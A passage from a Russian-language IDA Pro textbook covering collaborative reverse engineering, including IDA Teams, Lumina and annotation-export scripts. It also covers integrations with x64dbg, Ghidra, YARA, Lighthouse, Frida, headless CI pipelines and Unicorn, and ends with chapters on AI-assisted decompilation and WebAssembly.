Активная разработка	Да	Да	Нет	Нет

29.7. Советы и лучшие практики

1. **Минимизируйте шум**: по возможности сравнивайте файлы из последовательных версий (n и n+1), а не через несколько мажорных релизов.
2. **Учитывайте компилятор**: разные версии компилятора могут сгенерировать существенно отличающийся код без изменений в исходниках. Проверьте версию MSVC/GCC по метаданным.
3. **Используйте символы**: если доступны PDB-файлы (для продуктов Microsoft — через символьный сервер), загрузите их перед экспортом. Это радикально улучшает сопоставление функций.
4. **Автоматизируйте рутину**: для регулярного анализа патчей создайте pipeline: скачивание обновления → распаковка → IDA headless export → BinDiff → отчёт.
5. **Документируйте находки**: каждый найденный патч безопасности фиксируйте с указанием: адреса, типа уязвимости, условий эксплуатации, CVSS-оценки.

Глава 30: IDA Pro в командной работе

30.1. Проблемы совместной работы

Реверс-инжиниринг крупных проектов — операционных систем, прошивок, сложного вредоносного ПО — часто требует работы команды из нескольких аналитиков. При этом возникает ряд специфических проблем:

Формат базы данных. IDA хранит всю информацию анализа в проприетарном бинарном формате (.idb/.i64). Этот формат не поддерживает слияние (merge) изменений от нескольких пользователей, не является текстовым и не может быть помещён под контроль версий с diff-возможностями.

Дублирование работы. Без координации два аналитика могут независимо анализировать одну и ту же функцию, тратя ресурсы впустую.

Потеря контекста. Аналитик может переименовать функцию, определить структуру данных, добавить комментарии — но если эти изменения остаются только в его локальной базе, они недоступны коллегам.


Разные версии IDA. Формат .idb/.i64 различается между мажорными версиями IDA, что затрудняет обмен базами данных.

30.2. IDA Teams

Обзор

IDA Teams — это официальное решение Hex-Rays для совместной работы, представленное в IDA 8.0. Оно обеспечивает многопользовательский доступ к единой базе данных через сервер Vault.

Архитектура



Ключевые возможности

- **Синхронизация в реальном времени**: изменения одного аналитика мгновенно видны другим
- **Управление конфликтами**: при одновременном редактировании одной области IDA показывает диалог слияния
- **История изменений**: полный лог кто, когда и что изменил
- **Контроль доступа**: роли (admin, analyst, viewer) и права на уровне проектов
- **Оффлайн-режим**: возможность работы без подключения к серверу с последующей синхронизацией

Развёртывание IDA Vault

```
# Установка сервера (Linux)
tar xzf ida-vault-server-linux-x64.tar.gz
cd ida-vault-server

# Конфигурация
cat > vault.cfg << 'VAULTCFG'
{
    "listen_address": "0.0.0.0",
    "listen_port": 8443,
    "tls_certificate": "/etc/vault/server.crt",
    "tls_private_key": "/etc/vault/server.key",
    "database_path": "/var/lib/ida-vault/data",
    "max_connections": 50,
    "auth_method": "ldap",
    "ldap_server": "ldap://dc.company.local",
    "ldap_base_dn": "ou=Users,dc=company,dc=local"
}
VAULTCFG

# Запуск
./ida-vault-server -c vault.cfg
```

В клиенте IDA: **File → Open from Vault** или **File → Save to Vault**.

30.3. Lumina Server

Что такое Lumina

Lumina — это сервер метаданных функций от Hex-Rays. Когда аналитик определяет имя функции, тип, или добавляет комментарии, эти метаданные могут быть загружены на Lumina-сервер. Другие аналитики, анализирующие бинарный файл с той же функцией, автоматически получают эти метаданные.

Lumina идентифицирует функции по их «отпечатку» (signature) — хешу, основанному на последовательности инструкций, но нечувствительному к адресам. Это позволяет распознавать одну и ту же функцию в разных бинарных файлах.

Публичный и частный сервер

Публичный сервер Lumina (hex-rays.com) содержит метаданные от сообщества. Полезен для идентификации стандартных библиотечных функций.

Частный сервер Lumina может быть развёрнут в корпоративной инфраструктуре для обмена метаданными внутри команды:

```
# Запуск частного Lumina-сервера
./lsrv -c lumina.cfg

# Конфигурация клиента (ida.cfg или через GUI)
# Options → General → Lumina
# Server: lumina.company.local
# Port: 443
```

Использование в IDA

```
Edit → Lumina → Pull all metadata    — загрузить метаданные для всех функций
Edit → Lumina → Push all metadata    — отправить метаданные всех функций
Edit → Lumina → Pull function        — загрузить для текущей функции
Edit → Lumina → Push function        — отправить для текущей функции
```

При успешном получении метаданных с Lumina функции автоматически переименовываются, а комментарии и типы применяются к декомпилированному коду.

30.4. Экспорт и импорт аннотаций

Для случаев, когда IDA Teams или Lumina недоступны, существуют альтернативные способы обмена результатами анализа.

IDC-скрипт экспорта

```
"""
Экспорт всех аннотаций из IDA в JSON-файл.
Включает: имена функций, комментарии, типы, перечисления, структуры.
"""
import json
import idautils
import idc
import ida_struct
import ida_enum

def export_annotations(output_path):
    annotations = {
        'functions': {},
        'comments': {},
        'structs': [],
        'enums': []
    }

    # Экспорт имён и типов функций
    for func_ea in idautils.Functions():
        name = idc.get_func_name(func_ea)
        if name and not name.startswith("sub_"):
            func_info = {
                'name': name,
                'address': hex(func_ea),
            }
            # Тип функции (прототип)
            func_type = idc.get_type(func_ea)
            if func_type:
                func_info['type'] = func_type

            # Комментарий функции
            cmt = idc.get_func_cmt(func_ea, True)
            if cmt:
                func_info['comment'] = cmt

            annotations['functions'][hex(func_ea)] = func_info

    # Экспорт inline-комментариев
    for seg_ea in idautils.Segments():
        for head in idautils.Heads(seg_ea, idc.get_segm_end(seg_ea)):
            cmt = idc.get_cmt(head, False)  # Обычный комментарий
            rcmt = idc.get_cmt(head, True)   # Повторяемый комментарий
            if cmt:
                annotations['comments'][hex(head)] = {'regular': cmt}
            if rcmt:
                if hex(head) not in annotations['comments']:
                    annotations['comments'][hex(head)] = {}
                annotations['comments'][hex(head)]['repeatable'] = rcmt

    # Сохранение
    with open(output_path, 'w', encoding='utf-8') as f:
        json.dump(annotations, f, indent=2, ensure_ascii=False)

    print(f"Экспортировано: {len(annotations['functions'])} функций, "
          f"{len(annotations['comments'])} комментариев")

# export_annotations("C:/shared/project_annotations.json")
```

Импорт аннотаций

```
import json
import idc

def import_annotations(input_path):
    with open(input_path, 'r', encoding='utf-8') as f:
        annotations = json.load(f)

    applied = 0

    # Импорт имён функций
    for addr_str, info in annotations['functions'].items():
        ea = int(addr_str, 16)
        if idc.set_name(ea, info['name'], idc.SN_NOWARN):
            applied += 1
        if 'type' in info:
            idc.SetType(ea, info['type'])
        if 'comment' in info:
            idc.set_func_cmt(ea, info['comment'], True)

    # Импорт комментариев
    for addr_str, cmts in annotations['comments'].items():
        ea = int(addr_str, 16)
        if 'regular' in cmts:
            idc.set_cmt(ea, cmts['regular'], False)
        if 'repeatable' in cmts:
            idc.set_cmt(ea, cmts['repeatable'], True)

    print(f"Применено: {applied} аннотаций")

# import_annotations("C:/shared/project_annotations.json")
```

Формат IDA IDR (Rebase)

При работе с ASLR-зависимыми бинарными файлами важно учитывать, что адреса функций могут отличаться между сессиями анализа. Для переносимости аннотаций используйте относительные адреса (смещение от базы модуля):

```
def get_relative_address(ea):
    """Получить адрес относительно базы модуля."""
    base = idaapi.get_imagebase()
    return ea - base

def get_absolute_address(rva):
    """Преобразовать RVA в абсолютный адрес."""
    base = idaapi.get_imagebase()
    return base + rva
```

30.5. Best practices именования и аннотирования

Конвенция именования функций

Для командной работы критически важно придерживаться единых правил именования. Рекомендуемая конвенция:

Тип	Формат	Пример
Обработчик протокола	`proto_handle_<MsgType>`	`proto_handle_AuthRequest`
Парсер формата	`parse_<Format>_<Element>`	`parse_PE_ImportTable`
Криптографическая функция	`crypto_<Algorithm>_<Operation>`	`crypto_AES_Encrypt`
Системный вызов	`sys_<SyscallName>`	`sys_NtCreateFile`
Callback	`cb_<Context>_<Event>`	`cb_Timer_OnExpired`
Инициализация	`init_<Subsystem>`	`init_NetworkStack`
Вспомогательная функция	`util_<Description>`	`util_ConvertUTF8`
Неопределённая (частично)	`maybe_<BestGuess>`	`maybe_DecryptConfig`

Конвенция комментирования

Комментарии к функциям (Repeatable comment, `;`):

```
Функция: proto_handle_AuthRequest
Описание: Обработчик сообщения AUTH_REQUEST (тип 0x02).
          Проверяет credentials, возвращает AUTH_OK или AUTH_FAIL.
Параметры: rcx = указатель на proto_header_t
           rdx = длина сообщения
Возврат:   0 — успех, -1 — ошибка аутентификации
Автор:     analyst1, 2025-01-15
```

Inline-комментарии:

```
mov   eax, [rbx+0x10]    ; username_length
cmp   eax, 0x40           ; MAX_USERNAME_LEN = 64
ja    error_too_long       ; Переполнение → ошибка
```

Стандарт маркировки уверенности

Префикс	Значение
`CONFIRMED:`	Проверено динамически, достоверно
`LIKELY:`	Высокая уверенность по контексту
`GUESS:`	Предположение, требует проверки
`TODO:`	Требует дальнейшего анализа
`BUG:`	Обнаружена ошибка / уязвимость

30.6. Организация процесса анализа

Структура проекта

```
project/
├── README.md              # Описание проекта и целей анализа
├── samples/               # Анализируемые бинарные файлы
│   ├── firmware_v1.2.bin
│   └── firmware_v1.3.bin
├── idb/                   # Базы данных IDA
│   ├── firmware_v1.2.i64
│   └── firmware_v1.3.i64
├── scripts/               # IDAPython-скрипты для проекта
│   ├── extract_strings.py
│   └── parse_vtables.py
├── annotations/           # Экспортированные аннотации (JSON)
│   └── firmware_v1.2_annotations.json
├── docs/                  # Документация результатов
│   ├── protocol_spec.md
│   └── vulnerability_report.md
└── tools/                 # Вспомогательные инструменты
    └── traffic_generator.py
```

Трекинг задач

Для распределения работы между аналитиками рекомендуется использовать стандартные системы управления задачами (Jira, GitHub Issues, GitLab Issues) с адаптированным workflow:

1. **Triage** — первичный анализ, определение приоритетных функций
2. **Analysis** — глубокий анализ конкретной функции/модуля
3. **Review** — проверка результатов коллегой
4. **Documented** — результаты зафиксированы в общей документации

Каждая задача привязана к конкретному диапазону адресов или набору функций в бинарном файле.

Глава 31: Интеграция с другими инструментами

31.1. IDA Pro + x64dbg: синхронизация через ret-sync

Зачем нужна синхронизация

При динамическом анализе аналитик работает одновременно в IDA (статический контекст: имена функций, типы, комментарии) и в отладчике (динамический контекст: значения регистров, память, стек вызовов). Без синхронизации приходится вручную переключаться между окнами и искать текущий адрес отладчика в IDA. Плагин **ret-sync** автоматизирует этот процесс.

Установка ret-sync

ret-sync поддерживает IDA Pro, x64dbg, WinDbg, GDB и LLDB.

```
# Клонирование репозитория
git clone https://github.com/bootleg/ret-sync.git
cd ret-sync

# Установка плагина для IDA
cp ext_ida/retsync/ <IDA_PLUGINS_DIR>/

# Установка плагина для x64dbg
cp ext_x64dbg/x64dbg_sync/release/x64/x64dbg_sync.dp64 \
   <X64DBG_DIR>/x64/plugins/
cp ext_x64dbg/x64dbg_sync/release/x32/x64dbg_sync.dp32 \
   <X64DBG_DIR>/x32/plugins/
```

Использование

1. Откройте целевой бинарный файл в IDA Pro
2. Активируйте ret-sync: **Edit → Plugins → ret-sync** (или `Alt+Shift+S`)
3. В IDA появится окно ret-sync с индикатором подключения
4. Откройте тот же файл в x64dbg
5. В x64dbg выполните команду `!sync` для подключения к IDA
   После подключения: - Когда отладчик останавливается (breakpoint, step), IDA автоматически переходит к соответствующему адресу - Комментарии и имена функций из IDA доступны в x64dbg - Можно устанавливать breakpoint из IDA

Команды ret-sync в x64dbg

Команда	Описание
`!sync`	Подключиться к IDA
`!syncoff`	Отключиться
`!cmt <текст>`	Добавить комментарий в IDA по текущему адресу
`!rcmt <текст>`	Добавить повторяемый комментарий
`!fcmt <текст>`	Комментарий к функции
`!lbl <имя>`	Установить метку в IDA
`!cmd <idc>`	Выполнить IDC-команду в IDA

Настройка для WinDbg

```
# Загрузка плагина ret-sync в WinDbg
.load C:\tools\ret-sync\ext_windbg\x64\sync.dll
!sync
```

31.2. IDA Pro + Ghidra: совместное использование

Когда это полезно

IDA Pro и Ghidra имеют различные сильные стороны:

Аспект	IDA Pro	Ghidra
Скорость анализа	Быстрее	Медленнее
Декомпилятор	Hex-Rays (лучше для x86/ARM)	Встроенный (больше архитектур)
Скриптинг	IDAPython	Java/Python (Ghidra Script)
Поддержка архитектур	~80 процессоров	~100+ процессоров
Расширяемость	Плагины (SDK)	Расширения (Eclipse-based)
Стоимость	Коммерческая	Бесплатная
Групповая работа	IDA Teams	Ghidra Server

Обмен данными

IDA → Ghidra: используйте формат BinExport (Google), поддерживаемый обоими инструментами.
Ghidra → IDA: экспорт XML-формата Ghidra и импорт через скрипт IDAPython.
Плагин **Ghidraaas** позволяет вызывать декомпилятор Ghidra как сервис из IDA, что полезно для архитектур, не поддерживаемых Hex-Rays.

Практический сценарий

Анализ прошивки MIPS-роутера: 1. Загрузите прошивку в Ghidra (лучшая поддержка MIPS) 2. Проведите первичный анализ, восстановите имена функций 3. Экспортируйте результаты через BinExport 4. Импортируйте в IDA для использования IDAPython-скриптов и плагинов

31.3. IDA Pro + YARA

Интеграция YARA с IDA

YARA — стандартный инструмент для создания и применения сигнатур в анализе вредоносного ПО. Интеграция с IDA позволяет:

1. Сканировать загруженный бинарный файл YARA-правилами
2. Генерировать YARA-правила на основе выделенного кода

Скрипт для сканирования YARA-правилами в IDA

```
"""
YARA-сканер для IDA Pro.
Сканирует загруженный бинарный файл правилами из указанного файла/директории.
"""
import yara
import idaapi
import idautils
import idc

def scan_with_yara(rules_path):
    """Сканировать бинарный файл YARA-правилами."""
    # Компиляция правил
    if rules_path.endswith('.yar') or rules_path.endswith('.yara'):
        rules = yara.compile(filepath=rules_path)
    else:
        # Директория с правилами
        rule_files = {}
        import os
        for f in os.listdir(rules_path):
            if f.endswith(('.yar', '.yara')):
                rule_files[f] = os.path.join(rules_path, f)
        rules = yara.compile(filepaths=rule_files)

    # Извлечение содержимого из IDA
    binary_data = b''
    segments = []
    for seg_ea in idautils.Segments():
        seg_end = idc.get_segm_end(seg_ea)
        seg_data = idaapi.get_bytes(seg_ea, seg_end - seg_ea)
        if seg_data:
            segments.append((seg_ea, seg_data))
            binary_data += seg_data

    # Сканирование
    matches = rules.match(data=binary_data)

    if not matches:
        print("YARA: совпадений не найдено")
        return

    print(f"YARA: найдено {len(matches)} совпадений:")
    for match in matches:
        print(f"  Правило: {match.rule}")
        print(f"  Теги: {', '.join(match.tags)}")
        for string_match in match.strings:
            offset = string_match.instances[0].offset if string_match.instances else 0
            # Преобразование файлового смещения в VA
            print(f"    Строка: {string_match.identifier} @ offset 0x{offset:X}")

    return matches

# scan_with_yara("C:/yara-rules/malware/")
```

Генерация YARA-правил из IDA

```
import idaapi
import idc

def generate_yara_rule(func_ea, rule_name=None):
    """Генерировать YARA-правило для функции."""
    func = idaapi.get_func(func_ea)
    if not func:
        print("Ошибка: не функция")
        return

    func_name = idc.get_func_name(func_ea)
    if not rule_name:
        rule_name = func_name.replace('.', '_')

    # Извлечение байт функции
    func_bytes = idaapi.get_bytes(func.start_ea, func.end_ea - func.start_ea)

    # Создание hex-паттерна с wildcard для адресов
    hex_pattern = ""
    for i, byte in enumerate(func_bytes):
        ea = func.start_ea + i
        # Проверка, является ли байт частью операнда-ссылки
        flags = idc.get_full_flags(ea)
        if idc.is_code(flags) and (idc.get_operand_type(ea, 0) == idc.o_mem or
                                   idc.get_operand_type(ea, 0) == idc.o_near):
            hex_pattern += "?? "
        else:
            hex_pattern += f"{byte:02X} "

    rule = f"""rule {rule_name} {{
    meta:
        description = "Auto-generated from IDA function {func_name}"
        author = "IDA YARA Generator"
        address = "{hex(func_ea)}"
    strings:
        $func = {{ {hex_pattern.strip()} }}
    condition:
        $func
}}"""

    print(rule)
    return rule
```

31.4. Lighthouse — визуализация покрытия кода

Обзор

Lighthouse — плагин IDA для визуализации code coverage. Он раскрашивает инструкции и базовые блоки в IDA в зависимости от того, были ли они выполнены во время тестирования (fuzzing, ручной анализ). Это помогает определить, какие пути выполнения уже протестированы, а какие нет.

Установка

```
# Через pip (зависимости)
pip install lighthouse

# Или вручную
git clone https://github.com/gaasedelen/lighthouse.git
cp -r lighthouse/plugin/* <IDA_PLUGINS_DIR>/
```

Поддерживаемые форматы покрытия

Формат	Источник	Описание
DynamoRIO (drcov)	DynamoRIO, Frida	Наиболее распространённый формат
Intel PIN	Intel PIN Tool	Аппаратное трассирование
Module + offset	Различные	Простой текстовый формат

Рабочий процесс

1. **Сбор coverage** с помощью DynamoRIO:

```
drrun -t drcov -- target.exe input_file
# Результат: drcov.target.exe.XXXX.proc.log
```

1. **Загрузка в IDA**: **File** → **Load File** → **Code Coverage File** (*или* **Edit** → **Plugins** → **Lighthouse**)
2. **Анализ**:
3. Зелёные блоки — выполнены
4. Серые блоки — не выполнены
5. Coverage Overview — процент покрытия по функциям
6. **Композиция**: Lighthouse позволяет комбинировать несколько файлов покрытия:
7. `A | B` — объединение (union) покрытия
8. `A & B` — пересечение (intersection)
9. `A - B` — разность: покрыто A, но не B
10. `A ^ B` — симметричная разность

    Это полезно для сравнения покрытия разных входных данных и определения, какие дополнительные тестовые случаи нужны.

Сбор coverage с помощью Frida

```
// frida_coverage.js — сбор покрытия для Lighthouse
'use strict';

var module_name = "target.dll";
var module_base = Module.findBaseAddress(module_name);
var module_size = Process.findModuleByName(module_name).size;

var coverage = new Set();

Stalker.follow(Process.getCurrentThreadId(), {
    events: { compile: true },
    onReceive: function(events) {
        var dominated = Stalker.parse(events, {
            stringify: false, annotate: false
        });
        for (var i = 0; i < dominated.length; i++) {
            var addr = dominated[i][0];
            var offset = addr.sub(module_base).toInt32();
            if (offset >= 0 && offset < module_size) {
                coverage.add(offset);
            }
        }
    }
});

// Экспорт при завершении
Process.setExceptionHandler(function() {
    save_coverage();
});

function save_coverage() {
    var data = "DRCOV VERSION: 2\n";
    data += "DRCOV FLAVOR: frida\n";
    data += "Module Table: version 2, count 1\n";
    data += "Columns: id, base, end, entry, path\n";
    data += "0, " + module_base + ", " + module_base.add(module_size) +
            ", 0x0, " + module_name + "\n";
    data += "BB Table: " + coverage.size + " bbs\n";
    // ... бинарные данные BB

    var f = new File("/tmp/coverage.drcov", "wb");
    f.write(data);
    f.close();
}
```

31.5. Headless IDA: автоматизация без GUI

idat и idat64

IDA предоставляет консольные версии — `idat` (32-bit) и `idat64` (64-bit) — для автоматизации анализа без графического интерфейса. Это основа для интеграции IDA в автоматизированные pipeline'ы.

Базовые сценарии использования

```
# Анализ файла с выполнением скрипта
idat64 -A -S"my_script.py" -L"ida_log.txt" target.exe

# Параметры:
# -A          — автоматический анализ (без GUI)
# -S"..."     — скрипт для выполнения после анализа
# -L"..."     — файл лога
# -B          — создать .idb и выйти (batch mode)
# -T<type>    — тип процессора (metapc, ARM, MIPS, ...)
# -p<proc>    — детальный тип процессора

# Пакетный анализ нескольких файлов
for f in samples/*.exe; do
    idat64 -A -B -L"logs/$(basename $f).log" "$f"
done

# Выполнение скрипта с аргументами
idat64 -A -S"export_functions.py output.json" -Llog.txt target.dll
```

Скрипт для headless-анализа

```
"""
headless_analysis.py — скрипт для автоматического анализа в headless IDA.
Запуск: idat64 -A -S"headless_analysis.py output_dir" target.exe
"""
import idaapi
import idautils
import idc
import json
import sys
import os

# Дождаться завершения автоанализа
idaapi.auto_wait()

# Получить путь вывода из аргументов скрипта
output_dir = idc.ARGV[1] if len(idc.ARGV) > 1 else "."
input_file = idaapi.get_input_file_path()
base_name = os.path.splitext(os.path.basename(input_file))[0]

# Собрать информацию
result = {
    'file': input_file,
    'md5': idautils.GetInputFileMD5().hex(),
    'arch': idaapi.get_inf_structure().procname,
    'bits': 64 if idaapi.get_inf_structure().is_64bit() else 32,
    'entry_point': hex(idaapi.get_inf_structure().start_ea),
    'functions': [],
    'imports': [],
    'strings': [],
    'segments': []
}

# Функции
for func_ea in idautils.Functions():
    func = idaapi.get_func(func_ea)
    result['functions'].append({
        'address': hex(func_ea),
        'name': idc.get_func_name(func_ea),
        'size': func.end_ea - func.start_ea
    })

# Импорты
def imp_callback(ea, name, ordinal):
    result['imports'].append({
        'address': hex(ea),
        'name': name or f"ord_{ordinal}",
        'ordinal': ordinal
    })
    return True

nimps = idaapi.get_import_module_qty()
for i in range(nimps):
    mod_name = idaapi.get_import_module_name(i)
    idaapi.enum_import_names(i, lambda ea, name, ordinal:
        imp_callback(ea, name, ordinal))

# Строки
for s in idautils.Strings():
    result['strings'].append({
        'address': hex(s.ea),
        'value': str(s),
        'length': s.length
    })

# Сохранить результат
output_path = os.path.join(output_dir, f"{base_name}_analysis.json")
with open(output_path, 'w', encoding='utf-8') as f:
    json.dump(result, f, indent=2, ensure_ascii=False)

print(f"Анализ завершён: {output_path}")
print(f"  Функций: {len(result['functions'])}")
print(f"  Импортов: {len(result['imports'])}")
print(f"  Строк: {len(result['strings'])}")
```

```
# Завершить IDA
idc.qexit(0)
```

CI/CD Pipeline с IDA

Интеграция headless IDA в CI/CD позволяет автоматизировать: - Анализ новых образцов вредоносного ПО - Сравнение версий прошивок - Генерацию отчётов по результатам анализа - Проверку бинарных файлов на наличие известных паттернов (YARA)

Пример конфигурации GitLab CI:

```
# .gitlab-ci.yml
stages:
  - analyze
  - diff
  - report

analyze_binary:
  stage: analyze
  tags:
    - ida-runner
  script:
    - mkdir -p output
    - idat64 -A -S"scripts/headless_analysis.py output" "$SAMPLE_PATH"
  artifacts:
    paths:
      - output/
    expire_in: 30 days

bindiff_comparison:
  stage: diff
  tags:
    - ida-runner
  script:
    - idat64 -A -S"scripts/export_binexport.py" "$OLD_VERSION"
    - idat64 -A -S"scripts/export_binexport.py" "$NEW_VERSION"
    - bindiff "$OLD_VERSION.BinExport" "$NEW_VERSION.BinExport"
  artifacts:
    paths:
      - "*.BinDiff"
  only:
    - triggers

generate_report:
  stage: report
  script:
    - python3 scripts/generate_report.py output/ > report.html
  artifacts:
    paths:
      - report.html
```

31.6. Интеграция с фреймворками эмуляции

Unicorn Engine + IDA

Unicorn Engine — лёгкий эмулятор CPU, основанный на QEMU. Интеграция с IDA позволяет эмулировать отдельные функции прямо из базы IDA:

```
"""
Эмуляция функции из IDA с помощью Unicorn Engine.
"""
from unicorn import *
from unicorn.x86_const import *
import idaapi
import idc

def emulate_function(func_ea, args=None):
    """Эмулировать функцию с заданными аргументами."""
    func = idaapi.get_func(func_ea)
    if not func:
        print("Ошибка: не функция")
        return

    # Размер кода функции
    code_size = func.end_ea - func.start_ea
    code = idaapi.get_bytes(func.start_ea, code_size)

    # Инициализация эмулятора (x86-64)
    mu = Uc(UC_ARCH_X86, UC_MODE_64)

    # Маппинг памяти
    CODE_BASE = 0x10000
    STACK_BASE = 0x80000
    STACK_SIZE = 0x10000

    mu.mem_map(CODE_BASE, 0x10000)
    mu.mem_map(STACK_BASE, STACK_SIZE)

    # Загрузка кода
    mu.mem_write(CODE_BASE, code)

    # Настройка стека
    mu.reg_write(UC_X86_REG_RSP, STACK_BASE + STACK_SIZE - 0x100)
    mu.reg_write(UC_X86_REG_RBP, STACK_BASE + STACK_SIZE - 0x100)

    # Установка аргументов (Windows x64 calling convention)
    if args:
        regs = [UC_X86_REG_RCX, UC_X86_REG_RDX, UC_X86_REG_R8, UC_X86_REG_R9]
        for i, arg in enumerate(args[:4]):
            mu.reg_write(regs[i], arg)

    # Хук для трассировки
    def hook_code(uc, address, size, user_data):
        adjusted_addr = func.start_ea + (address - CODE_BASE)
        disasm = idc.GetDisasm(adjusted_addr)
        print(f"  0x{adjusted_addr:X}: {disasm}")

    mu.hook_add(UC_HOOK_CODE, hook_code)

    # Эмуляция
    try:
        mu.emu_start(CODE_BASE, CODE_BASE + code_size, timeout=5000000)
        rax = mu.reg_read(UC_X86_REG_RAX)
        print(f"Результат (RAX): 0x{rax:X}")
        return rax
    except UcError as e:
        print(f"Ошибка эмуляции: {e}")
        return None
```

31.7. Обзор интеграций: сводная таблица

Инструмент	Тип интеграции	Назначение	Сложность настройки
x64dbg (ret-sync)	Плагин (двусторонний)	Синхронизация отладки	Низкая
WinDbg (ret-sync)	Плагин (двусторонний)	Отладка ядра	Низкая
Ghidra (BinExport)	Экспорт/импорт	Обмен анализом	Средняя
YARA	Скрипт IDAPython	Сигнатурный анализ	Низкая
Lighthouse	Плагин IDA	Code coverage	Низкая
Unicorn Engine	Библиотека Python	Эмуляция функций	Средняя
Frida	Скрипт + мост	Динамическая инструментация	Средняя
DynamoRIO	Покрытие → Lighthouse	Fuzzing coverage	Средняя
CI/CD (GitLab/GitHub)	idat64 headless	Автоматизация	Высокая
MISP/OpenCTI	API + скрипты	Обмен IoC	Высокая

Глава 32: Будущее реверс-инжиниринга

32.1. Искусственный интеллект в реверс-инжиниринге

Применение AI/ML в реверс-инжиниринге стремительно развивается и трансформирует традиционные подходы к анализу бинарного кода.

Нейросетевая декомпиляция

Классические декомпиляторы (Hex-Rays, Ghidra) используют детерминистические алгоритмы: распознавание паттернов, анализ потока данных, восстановление типов по правилам. Нейросетевые декомпиляторы подходят к задаче иначе — как к переводу с одного языка (машинный код) на другой (C/C++).

LLM4Decompile и аналогичные модели обучены на парах «ассемблер — исходный код» и способны генерировать читаемый псевдокод. Преимущества нейросетевого подхода:

- Восстановление осмысленных имён переменных и функций
- Генерация комментариев, объясняющих логику кода
- Распознавание высокоуровневых паттернов (design patterns, алгоритмы)
- Работа с обфусцированным кодом, где классические декомпиляторы терпят неудачу

Ограничения:

- Галлюцинации: модель может генерировать правдоподобный, но некорректный код
- Ограниченный контекст: LLM не видит всю программу целиком
- Зависимость от обучающих данных: плохо работает с экзотическими архитектурами
- Невоспроизводимость: один и тот же ввод может давать разные результаты

AI-ассистенты в IDA Pro

Начиная с IDA 9.0, Hex-Rays активно интегрирует AI-возможности:

IDA Copilot / AI-плагины: - Автоматическое переименование функций и переменных - Генерация описаний функций на естественном языке - Определение типов уязвимостей (buffer overflow, use-after-free, и т.д.) - Классификация вредоносного ПО по поведенческим паттернам

Gepetto и аналогичные open-source плагины подключают GPT-4/Claude к IDA:

```
# Пример использования AI для аннотирования функции
# Плагин отправляет псевдокод Hex-Rays в LLM и получает:
# - Предполагаемое имя функции
# - Описание логики
# - Предположения о типах параметров
# - Предупреждения о потенциальных уязвимостях
```

Машинное обучение для классификации

ML-модели применяются для автоматической классификации:

Задача	Подход	Точность
Определение компилятора	Random Forest по байт-паттернам	~95%
Определение оптимизации (-O0...-O3)	CNN на CFG-графах	~85%
Идентификация криптоалгоритмов	Поиск константных таблиц + ML	~98%
Классификация вредоносного ПО	GNN на графах вызовов	~92%
Обнаружение уязвимостей	Transformer на токенизированном ASM	~75%

32.2. IDA Pro 9.x и далее

Эволюция платформы

IDA Pro продолжает развиваться как ведущая платформа реверс-инжиниринга:

IDA 9.0 (2024–2025): - Переход на Qt 6 - Улучшенный декомпилятор Hex-Rays с поддержкой RISC-V - Встроенная поддержка AI-плагинов - Обновлённый Python API (Python 3.12+) - Поддержка тёмной темы на всех платформах

Ожидаемые направления развития: - Глубокая интеграция с LLM для автоматического анализа - Облачный бэкенд для тяжёлых вычислений (эмуляция, символьное исполнение) - Улучшенная поддержка контейнеризированных приложений (Docker, WASM) - Расширение IDA Teams с возможностью совместного анализа в реальном времени - Поддержка новых процессорных архитектур (CHERI, Morello)

Конкурентный ландшафт

Инструмент	Статус	Сильные стороны
IDA Pro	Лидер рынка	Экосистема, плагины, Hex-Rays
Ghidra	Активно развивается (NSA)	Бесплатность, открытый код
Binary Ninja	Растущая популярность	Современный API, BNIL
Rizin/Cutter	Open-source	Радар-экосистема, лёгкость
angr	Академический/практический	Символьное исполнение

32.3. WebAssembly (WASM)

WASM как новая цель для реверса

WebAssembly изначально создавался для веб-браузеров, но сегодня применяется значительно шире:

- **Серверные приложения**: WASI (WebAssembly System Interface) позволяет запускать WASM вне браузера
- **Плагины**: WASM используется как безопасный формат расширений в Envoy, Istio, Figma
- **Блокчейн**: смарт-контракты (Polkadot, NEAR Protocol)
- **Вредоносное ПО**: обфускация через компиляцию в WASM

Инструменты реверса WASM

Инструмент	Назначение
wasm2wat (WABT)	Конвертация бинарного WASM в текстовый WAT
wasm-decompile (WABT)	Декомпиляция в псевдокод
Ghidra (WASM плагин)	Полноценный дизассемблер/декомпилятор
IDA Pro (WASM loader)	Загрузчик и анализ WASM-модулей
wasmer / wasmtime	Runtime с возможностью отладки
Chrome DevTools	Отладка WASM в браузере

Особенности реверса WASM

WASM имеет несколько свойств, влияющих на процесс реверса:

1. **Стековая машина**: WASM использует стековую архитектуру, а не регистровую, что влияет на представление в дизассемблере
2. **Типизация**: WASM строго типизирован (i32, i64, f32, f64), что помогает восстановлению типов
3. **Линейная память**: единое адресное пространство памяти, доступное через load/store инструкции
4. **Таблицы функций**: механизм непрямых вызовов через таблицы
5. **Экспорты/импорты**: чёткий интерфейс с хост-средой

32.4. eBPF

eBPF как объект реверса

